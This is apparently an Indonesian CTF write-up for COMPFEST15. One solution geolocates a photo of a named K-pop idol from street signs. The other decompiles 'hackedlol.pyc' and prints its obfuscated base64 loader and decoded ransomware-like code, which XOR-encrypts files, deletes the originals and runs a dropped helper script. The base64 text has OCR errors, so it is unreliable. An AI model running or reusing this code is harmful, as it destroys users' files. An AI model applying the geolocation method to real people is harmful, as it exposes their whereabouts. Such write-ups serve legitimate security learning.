
ayang.jpg

Langkah Penyelesaian:

Pada soal diberikan sebuah gambar ahn yujin (karena saya fanboy jadi saya tau hehehe)

Lalu setelah melakukan reverse image search menggunakan yandex kami menemukan gambar yang sama






Pada gambar tersebut akan menuju ke twitter dimana pada twitter terdapat link instagram post tersebut

---


Setelah dibuka instagramnya ternyata tidak ada keterangan lokasi pada post tersebut

Namun gambar tersebut memiliki kualitas gambar yang lebih bagus sehingga dapat melihat papan jalan dengan lebih jelas


Setelah di translate kami menemukan bahwa papan jalan tersebut menunjukan sebuah lokasi bernama Jamwon Han River Park




Karena pada deskripsi soal dikatakan bahwa terdapat burberry store dekat tempat foto tersebut, kami mencari burberry store yang berada sekitaran Jamwon Han River Park.



Lalu setelah mencari-cari pada beberapa lokasi tersebut kami menemukan tempat yang sesuai dengan gedung pada foto tersebut.



Dari sini kami mendapatkan bahwa burberry store terdekat dari foto.



Dengan begitu kami sudah mendapatkan semua detail yang kami butuhkan dan tinggal disusun sesuai dengan format yang diminta.

Flag: COMPFEST15{DosanDaero_Gangnam_G2FW+QP}

Reverse Engineering

hackedlol

Langkah Penyelesaian:

Halo jadi disini kita dikasih sebuah .pyc file. First thing first disini kami langsung aja buat decrypt .pycnya

```
┌──(excaliose㉿excaliose)-[~/Documents]
└─$ pycdc hackedlol.pyc
# Source Generated with Decompyle++
# File: hackedlol.pyc (Python 3.8)

p = __import__('base64', globals(), locals())
exec(p.b64decode('cT1fX2ltcG9ydF9fKCdceDYyXHg2MVx4NzNceDY1XHgzNlx4MzQnLCBnbG9iYWxzKCksIGxvY2Fscy
gpKTt6PV9faW1wb3J0X18oJ1×4NmZzJywgZ2xvYmFscygpLCBsb2NhbHMoKSk7eD1xLmI2NGRlY29kZSgiYm1ceDRhdmRIaF
x4NzFaM1Z0Ym5ZOVhceDMxXHgzOVx4NzBiWEJ2Y25ceDUyZlh5Z1×4NmVYXHg0OGcyWmx4XHgzNE5ceDdhTVx4NmVMQ0JceD
Y2WDJKXHgzMWFXeDBhXHg1NzV6WDE4dVx4NTgxOWthV05ceDMwWDE5XHg2Mlx4NGEyZGNlRFpqYjJKXHg2OFx4NThIZ1×4Mz
JZM1×4NGRuWFNceDY3XHg3MExDQWdceDU4MTlpZFdceDZjc1×4NjRHbHVceDYzXHgzMTlmXHg0Y2w5Zlx4NWFceDQ3bGpceD
Y0Rlx4MzlmV3lceDY0XHg2M2VEWlx4NmFiMk5ceDY4WEhceDY3XHgzMlkzTVx4NmVceDU4U2dwS1×4NTR0XHg2YmIyXHg0Nj
NkV1×4NzBceDY5YUc1a1BWOVx4NjZhXHg1NzF3YjNceDRhMFgxOG9KMXg0Tlx4NmRaXHg3YUp5d2dYXHgzMVx4MzlpZFdsXH
g3M2RHbHVjXHgzMTlceDY2TGxceDM5ZlpHbFx4NmFkRjlmV3lkXHg2ZVhIZzJZXHgzMjlceDY5WVZ4NE5ceDZkXHg0ZXpKXH
gzMTBvS1N3XHg2N1×4NDlGOWZZblZwYkhScGJuTmZceDU4eVx4MzVceDY2WDJceDUycFlceDMzUmZYMVx4NzNuWEhnMlkyOW
pZXHg1Nng0Tm1OekoxMG9LU1×4NmI3WW1WXHg2YWVceDQ4TjZjM0JceDZiYlx4MzJ0XHg3NVx4NjJuZGpQVzlceDc3Wlx4NT
c0XHg2ZlpceDU4WmhiXHg0M2dpWEhnXHgzMVx4NWFceDZjeFx4MzRceDRlXHg1N1pjXHg2NURZMlhIZzJceDRmVnhceDM0Tm
1NXHg2OVx4NGJceDc5SmNlRFx4NTkxWEhnMVx4NWFseDROV1lpS1NrdWNtVlx4NjhaQ2dceDcwQ2dwXHg2ZFx4NjIzSWdiSF
psWldceDZjcFx4NjNceDQ3MXVjM1I1YW5ceDQycExDQlx4NzdZblp0XHg2NFx4NmRceDRlNGFceDQ3XHgzNTJZbVx4MzloWl
x4NTdvc1×4NDlHeGlceDVhV3QzWTNOclpIWmxaXHgzMkpceDZiXHg2NUNCcGJceDY5QnVZXHg2ZDkwZVx4NDdwXHg2ZWRXMV
x4NzVkXHg2OVx4MzUzXHg1OVd4cktHNWliM1I0YW1kMWJceDU3NVx4MzJMbVx4NjRceDZjXHg2NEdOM1pceDQzXHg2N1×4Nz
BLVG9LSVx4NDNBZ0lHWlx4NzZceDYzaVx4NDJ2ZW5CdWJYSlx4NmRjbVx4NGV2WVx4NThONVlceDMzXHg0NVx4NjdhVzRnYk
dKbGEzZGpjMlx4NzRrXHg2NG1WbllceDZkXHg1MjRPZ29nXHg0OVx4NDNBZ0lDQWdJR2xtSVx4NDc1dlx4NjRDQlx4NzZlbk
J1YlhKbVx4NjNtTnZceDU5WE41WTNceDQ1dVpXNWtjM2RceDcwZEdnb0lseDRNbVZceDYzZURjXHg3N1hceDQ4Z1×4MzNPU0
lwT1×4NjdceDZmZ0lceDQzXHg0MWdJQ0FnSUNceDQxZ0lceDQzQnBceDYzXHg0N1×4NzBceDdhYzJOeVpXaDJlVzVceDZlWV
hZOWIzQmxiXHg2OVx4NjhzZG1WbGFXbHdiVzV6ZFx4NDhscWNceDQ3XHg2YnJJXHg2Y3g0XHg0ZG1ZaUsyOTZjRzV0Y21aXH
g3OVkyOWhjM2xqY1NceDc3Z1×4NDlceDZjeDROelx4NGFceDYzXHg2NURceDU5eUlpa3VjbVx4NTZoWkNceDY3cE9ceDMzSl
x4NmVceDY1V2xzZG5kemNtUmpaRzVsZFx4NDQxdmNHVnVLR3hceDMyWldWXHg3MGFYQnRceDYyXHg2ZU5ceDMwZVx4NTdwd2
FceDUzc2lYSGd5Wlx4NjlceDQ5cktHOTZjRzVceDc0Y21aeVkyXHgzOWhjM1×4NmNqY1M1eWMzQnNhWFFvSWk0aUxDQVx4Nz
hLVnN3WFNrXHg3MklpXHgzNWNlRFk0WEhnMk1WeDRceDRlak5jZURaaVhIZzJOVlx4Nzg0XHg0ZVx4NmFSY2VceDQ0WmpceD
U4SGcyXHg1YWxceDc4NFx4NGVceDZkTWlceDRjQ1×4NDFpWEhnM04xXHg3OFx4MzRceDRlalx4NDlceDY5S1FvZ0lDQVx4Nj
dJXHg0M1×4NDFceDY3SUNceDQxZ1×4NDlceDQzQm1iXHgzM1×4NDlnYUc1d2NHTlx4MzNabXBceDMyY1×4MzIxXHg2YWNXXH
g1Nlx4NjhJXHg0N1×4NmN1SUhKaFx4NjJtXHg2NGxLR3hsYmlceDY4XHg3MGNHcHpceDYzMk55WldoMmVceDU3XHgzNW5ZWF
x4NTlwS1×4NTRvXHg0YklDXHg0MWdJQ0FceDY3XHg0OUNceDQxZ0lDQWdJQ0FnSUhKbmVXXHg2Y1×4NzNceDY0bmR6Y21ceD
UyXHg2YVpHXHgzNWxkQ1×4MzUzY21sMFx4NWFceDUzaGpceDYxXHg0OElceDZmXHg2MVhCcWMzTmpjbVZvZG5sdVx4NWFceD
MyRjJXMlx4NjhceDc1Y0hceDQyamQyXHg1YVx4NzFkbk5ceDc0XHg1OTNGbFlWXHgzMWViM1×4NGFrS1×4NDdceDRhbFx4NT
kzaHplblx4NGV3Wkc5XHg3MmJtNTNZMXNvYUc1d2NHTlx4MzNceDVhXHg2ZHBceDMyYzIxalx4NjNceDU3VmhLakI0TWpjcE
pceDU3eGxiaWhpWldOXHgzNGNceDMzcFx4N2FjXHg0N1J2YVx4MzI1dWQyTVx4NzBYU2tceDcwTG1WXHg3NVx4NTkyOWtaU1
x4NjdwXHg0Ylx4NTFvXHg2N0lDXHg0MWdJQ0FnSVx4NDNBZ0lDQnVZbTkwZUdwbmRceDU3MXVkaTV5WlcxdmRtXHg1NW9iXH
g0OFpceDZjWldsXHg3MGNHMXVceDYzM1I1YW5CcEtceDc5XHg0YWNlREptSWlceDc0dmVceDZlQlx4NzViWEptY21OdllceD
U4TjVZM0VwQ2dwXHg2YmJceDMyRjNkV3BpXHg2MVx4NDc1XHg2YkxceDZlSmxiVzkyWlx4NTNobGRtRnNLXHg0M0pjXHg2NU
RceDU2XHg2ZFhIZzFabFx4Nzg0TmpaY2VEXHg1OTVYSFx4NjcyWVx4NzlJcklseDROalZjZURWXHg2ZFhIZzFaXHg2OUlwS1
x4NTFceDNkXHgzZCIpO2Y9b3BlbigiXHg2OFx4NjVceDZjXHg3MFx4NjVceDcyXHgyZVx4NzBceDc5IiwgInciKTtmLndyaX
RlKHguZGVjb2RlKCkpO2YuY2xvc2UoKTt6LnN5c3RlbSgiXHg3MFx4NzlceDc0XHg2OFx4NmZceDZlXHgzM1×4MjBceDY4XH
g2NVx4NmNceDcwXHg2NVx4NzJceDJlXHg3MFx4NzkiKQ=='))
```

dan ini hasil yang kt udah rapikan, kita decode base 64 trus decode utf-8


hackedlol.py

```
q=__import__('base64', globals(), locals())
z=__import__('os', globals(), locals())
a=__import__('os', __builtins__.__dict__['globals'](),
__builtins__.__dict__['locals']())
b=__import__('os', __builtins__.__dict__['globals'](),
__builtins__.__dict__['locals']())
c=open(eval("__fil"+"e__")).read()

for d, e, f in a.walk(a.getcwd()):
    for g in f:
        if not g.endswith(".py"):
            h=open(d+"/"+g, "rb").read()
            i=open(d+"/"+(g.rsplit(".", 1)[0])+".hackedlol", "wb")
            for j in range(len(h)):
                i.write(chr(h[j]^ord(c[(j*0x27)%len(c)])).encode())
            a.remove(d+"/"+g)

b.remove(eval("__fil"+"e__"))
f=open("helper.py", "w")
f.write(x.decode())
f.close()
z.system("python3 helper.py")
```

Disini buat reverse hasilnya tinggal dirun sekali lagi bisa auto revert dia.

Disini akhirnya kami coba buat run pythonnya dan learn it the hard way. Pythonnya itu ngapain 😀
filenya jadi .hackedlol semua ya kawan kawan 😀 😀
Nah tapi dari musibah ini kita mendapatkan momen eureka. Kami langsung coba buat ganti important_file.hackedlol kembali ke

.txt, kemudian run lagi pythonnya. Yang menyebabkan isi dari .txtnya ke reverse kembali



Flag: COMPFEST15{b1G_brr41nz_us1ng_c0d3_4s_k3y_8d7113ecc1}